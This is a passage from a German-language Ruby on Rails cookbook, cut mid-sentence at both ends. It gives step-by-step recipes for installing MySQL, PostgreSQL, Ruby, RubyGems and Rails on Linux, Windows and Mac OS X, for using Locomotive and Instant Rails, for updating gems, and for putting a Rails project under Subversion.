den. Mounten Sie das Disk-Image, und klicken Sie die Paketdatei (*.pkg*) doppelt an, um den Installationsassistenten zu starten. Sie sollten auch *MySQL.prefPane* und *MySQL-StartupItem.pkg* installieren, was Ihnen eine einfache Möglichkeit gibt, den MySQL-Server zu starten und anzuhalten bzw. beim Booten hochzufahren.

Sobald der Server installiert ist, sollten Sie die Lage Ihres MySQL-Kommandozeilen-Tools in Ihre `PATH`-Umgebungsvariable eintragen. Hier ein Beispiel:

`~/.profile`

```
export PATH=/usr/local/mysql/bin:$PATH
```

Der letzte Schritt besteht darin, die Ruby/MySQL-Bindungen RubyGem zu installieren. Die besten Ergebnisse erzielen Sie mit der Option `mysql_config` :

```
$ sudo gem install mysql -- --with-mysql-config=/usr/local/mysql/bin/mysql_config
```

Der gem-Installer gibt eine Liste mit Versionen aus und fragt Sie, welche installiert werden soll. Da sich die Versionsnummern ändern können, wählen Sie am besten die am höchsten nummerierte Version des gems, das mit (ruby) endet.

Diskussion

Die empfohlene Vorgehensweise bei der Installation von MySQL unter Linux besteht darin, das Paketverwaltungssystem Ihrer Distribution zu verwenden. Bei einem Debian GNU/Linux-System erfolgt die Paketverwaltung über `dpkg`, das dem bei Red Hat-Distributionen verwendeten RPM-System ähnelt. Die einfachste Möglichkeit der Verwaltung von `dpkg` bietet die `apt`-Suite, die `apt-cache` und `apt-get` einschließt.

Sobald der MySQL-Server installiert ist, müssen Sie eine oder mehrere Datenbanken und Benutzer anlegen. Zwar ist es bequem, eine Datenbank über ein Skript aufzubauen, da sie einfach neu generiert werden kann, aber es gibt auch eine Reihe von GUI-Tools zur Einrichtung und Administration von MySQL-Datenbanken. Die offiziellen MySQL-GUI-Tools erhalten Sie über *http://dev.mysql.com/downloads*. Selbst wenn Sie eine Datenbank über die Kommandozeile oder ein GUI-Tool aufbauen, können Sie immer `mysqldump` verwenden, um ein Generierungsskript für Ihre Datenbank aufzubauen.

Siehe auch

- Rezept 1.4, »PostgreSQL installieren«

1.4 PostgreSQL installieren

Problem

Sie wollen PostgreSQL als Datenbankserver für Ihre Rails-Anwendungen installieren.

Lösung

Windows

Windows-Anwender laden sich die neueste Version von *http://www.postgresql.org/download* herunter und entpacken das ZIP-Archiv. Darin finden Sie ein Verzeichnis, das den PostgreSQL Windows-Installer enthält (die Dateinamenserweiterung ist *.msi*). Starten Sie den Installationsassistenten durch einen Doppelklick auf diese Datei.

Die Installationsoptionen erlauben das Einbinden verschiedener Datenbank-Tools und -Schnittstellen. Stellen Sie sicher, dass das `psql`-Tool (die Kommandozeilen-Benutzerschnittstelle) enthalten ist. Wenn Sie ein GUI-Tool bevorzugen, müssen Sie auch pgAdmin III aufnehmen.

Linux

Um PostgreSQL auf einem Debian GNU/Linux-System zu installieren, lassen Sie Ihre *sources.list*-Datei auf die Debian-Archive los, die Sie nutzen wollen. Dann führen Sie `apt-get update` aus, um die Paket-Indexdateien aus den Repository-Quellen abzugleichen.

```
$ cat /etc/apt/sources.list
deb http://archive.progeny.com/debian/ etch main

deb-src http://archive.progeny.com/debian/ etch main

deb http://security.debian.org/ etch/updates main
deb-src http://security.debian.org/ etch/updates main

$ sudo apt-get update
```

Installieren Sie das PostgreSQL Debian GNU/Linux-Paket (`postgresql-8.1`, während diese Zeilen geschrieben werden) sowie das Entwicklungspaket. Diese Pakete enthalten abhängige Pakete für die PostgreSQL Client-Bibliothek und gemeinsame Bibliotheken sowie Header-Dateien, die für die Kompilierung des Ruby PostgreSQL-Treibers benötigt werden.

```
$ sudo apt-get install postgresql-8.1 postgresql-dev
```

Nun wechseln Sie per `su` zum Benutzer `postgres` und stellen die Verbindung zum Server mit Hilfe des Client-Programms `psql` her:

```
$ sudo su postgres$
psql
Welcome to psql 8.1.0, the PostgreSQL interactive terminal.

Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit

postgres=# \l
```

```
        List of databases
   Name    |  Owner   | Encoding
-----------+----------+-----------
 postgres  | postgres | SQL_ASCII
 template0 | postgres | SQL_ASCII
 template1 | postgres | SQL_ASCII
(3 rows)

postgres=#
```

Mac OS X

Die einfachste Möglichkeit, PostgreSQL auf dem Mac zu installieren, bietet der Einsatz von *MacPorts*. Wenn Sie MacPorts noch nicht besitzen, können Sie es über *http://www.macports.org* herunterladen. Aber zuerst müssen Sie sicherstellen, dass Apples *XCode Tools*, *X11* und *X11SDK* installiert sind, die auf Ihrer Mac OS X-Installationsdisk zu finden sind. Sobald Sie MacPorts besitzen, installieren Sie PostgreSQL einfach mit dem folgenden Befehl:

```
$ sudo port install postgresql8
```

Diskussion

PostgreSQL ist eine populäre objektrelationale Open Source-Datenbank, an deren Entwicklung seit über 15 Jahren aktiv gearbeitet wird. Es ist eine extrem leistungsfähige Alternative zu MySQL und kommerziellen Datenbanken wie Oracle. Ein bemerkenswertes Feature von PostgreSQL ist dessen Unterstützung benutzerdefinierter Funktionen und Trigger. Benutzerdefinierte Funktionen können in einer Reihe von Skriptsprachen geschrieben werden, darunter auch PL/Ruby.

Um PostgreSQL mit Rails verwenden zu können, müssen Sie den Postgres-Treiber installieren:

```
$ gem install postgres
```

Als nächstes müssen Sie `postgresql` in Ihrer *database.yml*-Datei angeben:

```
development:
  adapter: postgresql
  database: products_dev
  host: localhost
  username: irgendein_benutzer
  password: irgendein_passwort
```

Siehe auch

- Rezept 1.3, »MySQL installieren«

1.5 Rails installieren

Problem

Sie möchten Ruby on Rails unter Linux oder Windows herunterladen und installieren.

Lösung

Bevor Sie Rails installieren können, müssen Sie über eine funktionierende Build-Umgebung verfügen und Ruby selbst installieren. Ruby wird mit den meisten neueren Linux-Distributionen mitgeliefert, aber Sie sollten sicherstellen, dass Sie eine mit Rails kompatible Version besitzen: 1.8.5, 1.8.4 und 1.8.2 funktionieren; 1.8.3 nicht. Ihre Ruby-Version überprüfen Sie wie folgt:

```
$ which ruby
/usr/local/bin/ruby

$ ruby -v
ruby 1.8.4 (2005-10-29) [i486-linux]
```

Ist bei Ihnen kein Ruby installiert, können Sie es entweder über den Paketmanager Ihrer Distribution installieren oder den Quellcode herunterladen und es über diesen installieren. Bei einer Quellinstallation laden Sie die aktuelle stabile Ruby-Version von *http://rubyforge.org/projects/ruby* herunter. Entpacken Sie das Archiv an einem geeigneten Ort wie */usr/local/src*.

```
$ cd /usr/local/src/ruby-1.8.4
./configure
make
sudo make install
```

Um Ruby auf einem Debian-System zu installiern, verwenden Sie *Advanced Package Tool* (APT) zum Herunterladen eines vorkompilierten Binärpakets aus dem Debian-Paket-Repository. Beginnen Sie mit der Aktualisierung des APT-Paket-Caches, und installieren Sie dann das Paket Ruby 1.8. Sie benötigen auch verschiedene weitere Pakete, um die volle Funktionalität Ihrer Ruby-Entwicklungsumgebung sicherzustellen (z.B. benötigen Sie `libreadline` für die readline-Unterstützung in `irb`).

```
$ apt-get update

$ sudo apt-get install ruby1.8-dev ruby1.8 ri1.8 rdoc1.8 \
irb1.8 libreadline-ruby1.8 libruby1.8
```

Sobald Sie sicher sind, eine »gute« Ruby-Version auf Ihrem System installiert zu haben, machen Sie mit der Installation von *RubyGems* weiter. Die neueste Version von RubyGems finden Sie auf der Seite des RubyForge-Projekts: *http://rubyforge.org/projects/rubygems*. Laden Sie den Quellcode nach */usr/local/src* oder an eine andere geeignete Stelle herunter. Wechseln Sie in das Quellverzeichnis, und führen Sie das Skript *setup.rb* mit

Ruby aus. Beachten Sie, dass die hier verwendeten Dateinamen aktuell sind, während dies geschrieben wird, Sie aber immer die neueste Version verwenden sollten.

```
$ tar xzvf rubygems-0.9.0.tgz
$ cd rubygems-0.9.0
$ sudo ruby setup.rb
```

Sobald Sie RubyGems installiert haben, können Sie Rails installieren:

```
$ sudo gem install rails --include-dependencies
```

Als Windows-Nutzer besteht der erste Schritt bei der Installation von Rails (wieder) darin, Ruby zu installieren. Die einfachste Lösung bietet da der One-Click-Installer für Windows. Die neueste stabile Version können Sie von der Seite des RubyForge-Projekts herunterladen: *http://rubyforge.org/projects/rubyinstaller*. Laden Sie das One-Click-Installer-Executable herunter, und führen Sie es aus.

Der One-Click-Installer schließt RubyGems ein, das Sie wiederum nutzen können, um die Rails-Bibliotheken zu installieren. Öffnen Sie einen Kommandointerpreter, und geben Sie Folgendes ein, um Rails zu installieren:

```
C:\>gem install rails --include-dependencies
```

Sie können sicherstellen, dass Rails installiert ist und in Ihrem Ausführungspfad liegt, indem Sie den folgenden Befehl eingeben (Ihre Rails-Version wird sehr wahrscheinlich größer sein als 1.0.0):

```
C:\>rails -v
Rails 1.0.0
```

Diskussion

Zwar können Sie Rails als Quellcode oder als vorkompiliertes Paket herunterladen und installieren, aber es ist sinnvoll, RubyGems diese Aufgabe erledigen zu lassen. Es ist wahrscheinlich, dass Sie weitere Gems finden, die Sie mit Rails einsetzen wollen, und RubyGems stellt sicher, dass alle Abhängigkeiten berücksichtigt werden, während Sie die Gems herunterladen oder aktualisieren.

Wurde Rails erfolgreich installiert, steht Ihnen innerhalb Ihrer Umgebung der `rails`-Befehl zur Verfügung. Mit diesem Befehl können Sie neue Rails-Anwendungen erzeugen. Der folgende Befehl gibt die Kommandozeilen-Optionen aus:

```
$ rails --help
```

Unsere Lösung hinterlässt Ihnen auch viele gängige Kommandozeilenwerkzeuge, die nach der jeweiligen Versionsnummer benannt sind. Um diese Tools etwas einfacher aufrufen zu können, können Sie eine Reihe symbolischer Links anlegen. Zum Beispiel:

```
$ sudo ln -s /usr/bin/ruby1.8 /usr/local/bin/ruby
$ sudo ln -s /usr/bin/ri1.8 /usr/local/bin/ri
$ sudo ln -s /usr/bin/rdoc1.8 /usr/local/bin/rdoc
$ sudo ln -s /usr/bin/irb1.8 /usr/local/bin/irb
```

Siehe auch

- Rezept 1.7, »Rails unter OS X mit Locomotive ausführen«
- Rezept 1.8, »Rails unter Windows mit Instant Rails ausführen«
- Rezept 1.9, »Rails mit RubyGems aktualisieren«
- Rezept 2.8, »Edge Rails installieren und ausführen«

1.6 Ruby anpassen und Rails unter OS X 10.4 Tiger installieren

Problem

Mac OS X 10.4 Tiger wird mit einer Ruby-Version ausgeliefert, die nicht mir den neuesten Versionen von Rails funktioniert. Sie können das korrigieren, indem Sie die neueste stabile Version von Rails (und alles, was dazugehört) installieren. Mit einem aktuellen Ruby können Sie auch Rails installieren.

Lösung

Installieren Sie die neueste stabile Version von Ruby unter */usr/local* in Ihrem Dateisystem.

Richten Sie Ihre `PATH`-Variable so ein, dass sie */usr/local/bin* und */usr/local/sbin* enthält. Fügen Sie die folgende Zeile in Ihre `~/.bash_profile` ein:

```
~$ export PATH="/usr/local/bin:/usr/local/sbin:$PATH"
```

Stellen Sie sicher, dass diese Datei per »source« eingelesen wird, damit der Wert der `PATH`-Variablen in der aktuellen Shell verfügbar ist.

```
~$ source .bash_profile
```

Legen Sie das Verzeichnis */usr/local/src* an und wechseln Sie mit `cd` in dieses Verzeichnis. Das wird das Arbeitsverzeichnis, in das Sie eine Reihe von Quelldateien herunterladen und konfigurieren.

Installieren Sie *GNU Readline*, das Ihnen Editiermöglichkeiten in der Kommandozeile liefert (einschließlich einer History). Readline wird benötigt, damit der interaktive Ruby-Interpreter (`irb`) und die Rails-Konsole korrekt funktionieren.

```
/usr/local/src$ curl -O ftp://ftp.cwru.edu/pub/bash/readline-5.1.tar.gz
/usr/local/src$ tar xzvf readline-5.1.tar.gz
/usr/local/src$ cd readline-5.1
```

(Wenn Sie mit Panther arbeiten, müssen Sie den folgenden Perl-Befehl ausführen, anderenfalls machen Sie mit dem nächsten Schritt weiter.)

```
/usr/local/src/readline-5.1$ perl -i.bak -p -e \
         "s/SHLIB_LIBS=.*/SHLIB_LIBS='-lSystem -lncurses -lcc_dynamic'/g" \
         support/shobj-conf
```

Konfigurieren Sie Readline, indem Sie */usr/local* als Installationsverzeichnis angeben, wobei Sie die `prefix`-Option von `configure` entsprechend setzen:

```
/usr/local/src/readline-5.1$ ./configure --prefix=/usr/local
/usr/local/src/readline-5.1$ make
/usr/local/src/readline-5.1$ sudo make install
/usr/local/src/readline-5.1$ cd ..
```

Laden Sie die neueste stabile Ruby-Version herunter, und entpacken Sie sie. Konfigurieren Sie sie so, dass sie in */usr/local* installiert wird, aktivieren Sie Threads, und aktivieren Sie die Readline-Unterstützung, indem Sie die Lage von Readline angeben:

```
/usr/local/src$ curl -O \
                    ftp://ftp.ruby-lang.org/pub/ruby/1.8/ruby-1.8.4.tar.gz
/usr/local/src$ tar xzvf ruby-1.8.4.tar.gz
/usr/local/src$ cd ruby-1.8.4
/usr/local/src/ruby-1.8.4$ ./configure --prefix=/usr/local \
            --enable-pthread \
            --with-readline-dir=/usr/local
/usr/local/src/ruby-1.8.4$ make
/usr/local/src/ruby-1.8.4$ sudo make install
/usr/local/src/ruby-1.8.4$ cd ..
```

Nachdem Ruby installiert ist, laden Sie RubyGems herunter und installieren es:

```
/usr/local/src$ curl -O \
            http://rubyforge.org/frs/download.php/5207/rubygems-0.8.11.tgz
/usr/local/src$ tar xzvf rubygems-0.8.11.tgz
/usr/local/src$ cd rubygems-0.8.11
/usr/local/src/rubygems-0.8.11$ sudo /usr/local/bin/ruby setup.rb
/usr/local/src/rubygems-0.8.11$ cd ..
```

Verwenden Sie den `gem`-Befehl, um Rails zu installieren:

```
~$ sudo gem install rails --include-dependencies
```

Als schnellere Alternative zu WEBrick installieren Sie Mongrel:

```
~$ sudo gem install mongrel
```

Diskussion

Bei einem typischen Linux- oder Unix-System ist */usr/local* der Ort, an dem man lokale Programme installiert. In */usr/local* installierte Programme werden vom System üblicherweise nicht weiter beachtet und bei System-Upgrades nicht modifiziert. Die Installation von Ruby in */usr/local* und die Erweiterung der Shell-Variablen `PATH` um */usr/local/bin* und */usr/local/sbin* vor allen anderen bin-Verzeichnissen (wie */usr/bin* und */usr/sbin*) erlaubt es Ihnen, zwei Ruby-Installationen auf der gleichen Maschine zu betreiben. Auf diese Weise wird die vorhandene Ruby-Version und jede möglicherweise von ihr abhängige Systemsoftware nicht von Ihrer lokalen Ruby-Version beeinflusst (und umgekehrt).

Wenn Sie **ruby** eingeben, sollte jetzt die Version aufgerufen werden, die in */usr/local* installiert ist. Sie können das mit Hilfe des `which`-Befehls überprüfen. Mit `ruby --version` können Sie sicherstellen, dass Sie die aktuellste Version von Ruby verwenden:

```
~$ which ruby
/usr/local/bin/ruby
~$ ruby --version
ruby 1.8.4 (2005-12-24) [powerpc-darwin7.9.0]
```

Nachdem Ruby und Rails erfolgreich installiert worden sind, können Sie Rails-Projekte überall auf Ihrem System erstellen, indem Sie den `rails`-Befehl aufrufen:

```
~$ rails meinProjekt
```

Sobald Sie ein Projekt angelegt haben, können Sie WEBrick starten:

```
~/myProject$ ruby script/server
```

Um statt dessen den Mongrel-Server zu verwenden, starten und stoppen Sie ihn wie folgt (die Option `-d` macht Mongrel zu einem im Hintergrund ausgeführten Daemon):

```
~/myProject$ mongrel_rails start -d
~/myProject$ mongrel_rails stop
```

Siehe auch

- Die GNU Readline-Bibliothek *http://cnswww.cns.cwru.edu/~chet/readline/rltop.html*
- Die Mongrel-Homepage *http://mongrel.rubyforge.org*
- Rezept 1.7, »Rails unter OS X mit Locomotive ausführen«

1.7 Rails unter OS X mit Locomotive ausführen

Problem

Sie verfügen nicht über die administrativen Rechte, um Rails und seine Abhängigkeiten systemweit installieren zu können. Sie möchten Rails unter Mac OS X in einer eigenständigen und isolierten Umgebung ausführen.

Lösung

Verwenden Sie Locomotive, um eine voll funktionsfähige Rails-Umgebung innerhalb von Mac OS X auszuführen. Besorgen Sie sich eine Kopie der neuesten Locomotive-Version von *http://locomotive.raaum.org*. Während diese Zeilen geschrieben wurden, war Locomotive 2.0.8 die neueste Version.

Öffnen Sie das heruntergeladene Disk-Image (wir haben *Locomotive_1.0.0a.dmg* für Abbildung 1-2 verwendet) durch einen Doppelklick. Im Disk-Image finden Sie ein Ver-

zeichnis namens *Locomotive* und ein weiteres mit Lizenzinformationen. Kopieren Sie das *Locomotive*-Verzeichnis in Ihren Anwendungsordner. Es ist wichtig, dass Sie das gesamte *Locomotive*-Verzeichnis kopieren und nicht nur *Locomotive.app*, weil das *Bundles*-Verzeichnis zusammen mit der Locomotive-Anwendung unter Ihrem *Applications*-Verzeichnis liegen muss.

Nachdem es installiert ist, öffnet sich beim Start von Locomotive ein Projekt-Fenster mit einer Liste der von Ihnen konfigurierten Rails-Projekte, zusammen mit deren Ports und deren Status. Sie können existierende Rails-Projekte hinzufügen oder neue anlegen, indem Sie CREATE NEW... oder ADD EXISTING... aus dem Rails-Menü anklicken. Beim Anlegen eines neuen Projekts öffnet sich eine Dialogbox, die nach dem Namen Ihrer Rails-Anwendung und ihrer Lage innerhalb des Dateisystems fragt. Wenn Sie bereits über ein Rails-Projekt in Ihrem Dateisystem verfügen, können Sie es zu Ihren Locomotive-Projekten hinzufügen und die Server- und Umgebungseinstellungen festlegen.

Locomotive geht davon aus, dass Sie eine Rails-kompatible Datenbank installiert haben und dass, basierend auf dem Namen Ihrer Rails-Anwendung, drei Datenbanken angelegt wurden. Heißt Ihre Anwendung beispielsweise MyBooks, dann erwartet die Standardkonfiguration Datenbanken namens MyBooks_development, MyBooks_test und MyBooks_production. Die Standardkonfiguration stellt die Verbindung zu diesen Datenbanken unter dem Benutzer root und ohne Passwort her.

Klicken Sie CREATE an, um die Struktur Ihrer Rails-Anwendung in dem von Ihnen festgelegten Verzeichnis anzulegen. Die MyBooks-Anwendung erscheint nun im Projekt-Fenster. Haben Sie ein Projekt gewählt, können Sie die Projektdateien in der von Ihnen bevorzugten Editierumgebung öffnen. Die Optionen können Sie sich durch einen Klick mit der rechten Maustaste ansehen, wodurch ein Kontextmenü geöffnet wird.

Um die Eigenschaften eines Projektes zu ändern, etwa den verwendeten Port oder die verwendete Rails-Umgebung, klicken Sie INFO an, um den Projekt-Inspektor zu öffnen.

Die Anwendung starten Sie schließlich, indem Sie RUN anklicken. Ist der Start erfolgreich, erscheint ein grüner Ball neben dem Projekt, und Sie sollten mit Ihrem Browser über *http://localhost:3000* darauf zugreifen können.

Diskussion

Nachdem Sie Ihre Locomotive-Projekte konfiguriert haben, können Sie mit der Entwicklung von Rails-Anwendungen beginnen, als würde es sich um eine native Rails-Installation handeln. Abbildung 1-2 zeigt die Optionen dieses Menüs.

Locomotive wird mit sog. Bundles ausgeliefert. Bundles sind Erweiterungen der Locomotive-Hauptanwendung, die Gems und Bibliotheken umfassen. Das Min-Bundle enthält die grundlegenden Rails-Gems, einige Datenbank-Adapter und einige Dinge mehr. Der 45-MB-Download des Max-Bundles erweitert Ihr Arsenal um etwa zwei Dutzend zusätzliche Gems.




Abbildung 1-2: Das Projekt-Optionsmenü bei Locomotive

Siehe auch

- Die Locomotive-Homepage *http://locomotive.raaum.org*
- Rezept 1.8, »Rails unter Windows mit Instant Rails ausführen«

1.8 Rails unter Windows mit Instant Rails ausführen

Problem

Sie entwickeln auf einem Windows-Rechner und möchten Rails und all seine Abhängigkeiten in einem Schritt installieren und konfigurieren. Darüber hinaus soll die gesamte Installation in einer eigenständigen und isolierten Umgebung vorliegen, sodass Sie für die Installation keine administrativen Rechte benötigen und damit es keine Konflikte mit bereits auf dem Rechner installierter Software gibt.

Lösung

Laden und installieren Sie Instant Rails, um Rails in einer Windows-Umgebung schnell und problemlos zu installieren. Die aktuelle Release finden Sie auf der *Instant Rails RubyForge*-Seite unter *http://rubyforge.org/projects/instantrails*.

Entpacken Sie das heruntergeladene Archiv, und verschieben Sie das resultierende Verzeichnis in ein Verzeichnis ohne Leerzeichen, etwa *C:\rails\InstantRails*. Um Instant Rails zu starten, bewegen Sie sich in dieses Verzeichnis und klicken *InstantRails.exe* zweimal an. Beim Start sehen Sie das Instant Rails-Status-Fenster. Das Anklicken der I-Grafik in diesem Fenster öffnet ein Menü, das als Ausgangspunkt für die meisten Konfigurationsauf-

gaben dient. Um eine neue Rails-Anwendung anzulegen, klicken Sie das I an und wählen RAILS APPLICATION → OPEN RUBY CONSOLE WINDOW. Geben Sie den folgenden Befehl ein, um eine Anwendung namens `demo` anzulegen:

```
C:\InstantRails\rails_apps>rails demo
```

Der nächste Schritt besteht im Anlegen und Konfigurieren der Datenbanken. Über das I wählen Sie CONFIGURE → DATABASE (via phpMyAdmin). Das öffnet phpMyAdmin in Ihrem Standard-Browser mit der URL *http://127.0.0.1/mysql*. Die Standard-Datenbanken für die `demo`-Anwendung sind `demo_development`, `demo_test` und `demo_production`. Sie müssen diese Datenbanken in phpMyAdmin anlegen. Sie müssen außerdem den Benutzer »root« ohne Passwort anlegen.

Nun können Sie mit der Entwicklung von Rails-Anwendungen beginnen. Um das Scaffolding für eine in Ihrer Datenbank angelegte `cds`-Tabelle zu generieren, öffnen Sie ein Rails-Console-Fenster und bewegen sich zum Ausgangspunkt des Projekts. Um einen Befehl im *scripts*-Verzeichnis auszuführen, übergeben Sie den Pfad auf den Befehl als Argument an das Ruby-Binary:

```
C:\InstantRails\rails_apps\demo>ruby script\generate scaffold cd
```

Um Ihre Anwendung zu starten, öffnen Sie das Rails-Anwendungs-Management-Fenster und aktivieren die auszuführende Anwendung. Um die `demo`-Anwendung zu starten, aktivieren Sie das Kästchen daneben und klicken dann START WITH WEBRICK an. Abbildung 1-3 zeigt die Optionen, die im Anwendungs-Management-Fenster zur Verfügung stehen.

Der Zugriff auf die Anwendung erfolgt aus Ihrem Browser heraus über *http://localhost:3000*. Um sich das Scaffolding anzusehen, das Sie für die `cd`-Tabelle erzeugt haben, verwenden Sie *http://localhost:3000/cds*.

Diskussion

Instant Rails ist eine sehr bequeme Lösung, um eine Rails-Entwicklungsumgebung auf einem Windows-Desktop-Rechner zu betreiben. Es wird mit Ruby, Rails, Apache und MySQL ausgeliefert. Wenn Sie sich um die Konfiguration noch nicht gekümmert haben, macht Instant Rails sie so einfach wie möglich.

Die Lösung zeigt den Start einer Anwendung unter Instant Rails mit dem WEBrick Webserver, aber Instant Rails wird auch mit dem the SCGI-Modul für Apache ausgeliefert. Das SCGI-Protokoll ist ein Ersatz für das Common Gateway Interface (CGI) sowie für FastCGI, ist aber einfacher einzurichten und zu pflegen.

Siehe auch

- Instant Rails Wiki, *http://instantrails.rubyforge.org/wiki/wiki.pl*
- Rezept 1.7, »Rails unter OS X mit Locomotive ausführen«




Abbildung 1-3: Die Instant Rails-Anwendungsverwaltung

1.9 Rails mit RubyGems aktualisieren

Problem

Sie haben Rails (und wahrscheinlich auch zusätzliche Ruby-Pakete) mit `gem` installiert. Sie wollen diese Pakete pflegen und aktualisieren, sobald neue Versionen verfügbar sind, ohne sich um irgendwelche Abhängigkeiten kümmern zu müssen.

Lösung

Um Rails und die dazugehörigen Gems (z.B. rake, activesupport, activerecord, actionpack, actionmailer und actionwebservice) zu aktualisieren, geben Sie Folgendes ein:

```
$ sudo gem update rails --include-dependencies
```

Sobald die Rails-Gems einmal aktualisiert sind, besteht der letzte Schritt noch darin, Ihre individuellen Rails-Anwendungen (Version 0.14.0 und höher) auf die neuesten JavaScript-Bibliotheken zu aktualisieren. Führen Sie den folgenden Befehl aus dem Stammverzeichnis Ihrer Anwendungen aus:

```
~/project$ rake rails:update:javascripts
```

Testen Sie Ihre Anwendungen, um sicherzustellen, dass mit den aktualisierten Bibliotheken auch alles funktioniert.

Diskussion

RubyGems ist der Ruby-Paketmanager. Es bietet einen Standard für die Distribution von Programmen und Bibliotheken von Drittanbietern, sog. *Gems*. Es erlaubt die Installation und Aktualisierung von Gems, während es die Abhängigkeiten für Sie im Auge behält. Das Kommandozeilen-Utility `gem` erlaubt es Ihnen, Gems zu installieren, zu aktualisieren, zu entfernen und zu inspizieren.

Mit `gem list` können Sie sich ansehen, welche Gems installiert sind. Eine Liste aller installierten Gems und deren Versionsnummern erhalten Sie mit:

```
$ gem list --local
```

Eine Liste aller Gems, die in einem entfernten Repository verfügbar sind, erhalten Sie mit:

```
$ gem list --remote
```

Die Syntax des `gem`-Befehls lautet `gem befehl [argumente...] [options...]`. Viele Befehle erwarten entweder `--local` oder `--remote` als Argumente. Um sowohl Ihr lokales als auch das entfernte Repository nach Gems mit »flick« im Namen abzusuchen, verwenden Sie `--both`:

```
$ gem search --both flick
```

Das folgende Beispiel zeigt, wie Sie ein entferntes Gem lokal installieren und dessen RDoc generieren:

```
$ sudo gem install --remote rails --rdoc
```

Um sich detaillierte Informationen zum Inhalt eines Gems anzusehen, verwenden Sie den `specification`-Befehl:

```
$ gem specification rails
```

Sie können `gem help` oder einfach nur `gem` (ohne Argumente) ausführen, um sich über die verfügbaren gem-Befehle und -Optionen zu informieren.

Siehe auch

- Das RubyGems-Projekt, *http://rubygems.org*

1.10 Ihr Rails-Projekt in Subversion einfügen

Problem

Sie möchten Ihr Rails-Projekt in Subversion einfügen, aber ohne die Logging- und Konfigurationsdateien.

Lösung

Legen Sie ein Subversion-Repository an, und bestätigen Sie das Anlegen des Repositorys:

```
/home/svn$ svnadmin create blog

/home/svn$ ls blog/
conf  dav  db  format  hooks  locks  README.txt
```

Wechseln Sie in Ihr Rails-Projektverzeichnis:

```
/home/svn$ cd ~/projects/blog; ls
app  components  config  db  doc  lib  log  public  Rakefile  README  script
test  vendor
```

Importieren Sie das gesamte Projekt. Der ».« im folgenden Befehl ist von wesentlicher Bedeutung. Er legt fest, dass »alles innerhalb dieses Verzeichnisses« importiert werden soll:

```
~/projects/blog$ svn import -m "initial import" . \
> file:///home/svn/blog
Adding         test
Adding         test/unit
Adding         test/test_helper.rb

...

Adding         public/favicon.ico

Committed revision 1.
~/projects/blog$
```

Nun löschen Sie die anfänglichen Projektdateien:

```
~/projects$ cd ..; rm -rf blog/
```

Wenn Ihnen dieser Schritt Angst macht, verschieben Sie die Dateien an einen sicheren Ort, bis Sie sie nicht mehr brauchen. Doch vertrauen Sie mir: Das ist nicht nötig. Sie können Ihr »versioniertes« Projekt aus seinem Repository auschecken:

```
~/projects$ svn checkout file:///home/svn/blog
A    blog/test
A    blog/test/unitL

...

A    blog/public/favicon.ico
Checked out revision 1.
~/projects$
```

Nun kehren Sie in das Projektverzeichnis zurück und entfernen die Logdateien mit Subversion aus dem Repository. Dann bestätigen Sie das Löschen mit einem commit:

```
~/projects$ cd blog
~/projects/blog$ svn remove log/*
```

```
D         log/development.log
D         log/production.log
D         log/server.log
D         log/test.log
~/projects/blog$

~/projects/blog$ svn commit -m 'removed log files'
Deleting       log/development.log
Deleting       log/production.log
Deleting       log/server.log
Deleting       log/test.log

Committed revision 2.
~/projects/blog$
```

Als Nächstes weisen Sie Subversion an, die von Rails neu erzeugten Logdateien zu ignorieren:

```
~/projects/blog$ svn propset svn:ignore "*.log" log/
property 'svn:ignore' set on 'log'
~/projects/blog$
```

Nun aktualisieren Sie das *log*-Verzeichnis und bestätigen die Änderung mit commit:

```
~/projects/blog$ svn update log/
At revision 2.
~/projects/blog$ svn commit -m 'svn ignore für neue log/*.log-Dateien'
Sending        log

Committed revision 3.
~/projects/blog$
```

Richten Sie Subversion so ein, dass es Ihre *database.yml*-Datei ignoriert. Sichern Sie eine Version der Originaldatei für zukünftige Checkouts. Dann weisen Sie Subversion an, die neue Version der *database.yml* zu ignorieren, die Sie anlegen werden und die Ihre Datenbank-Verbindungsinformationen enthält.

```
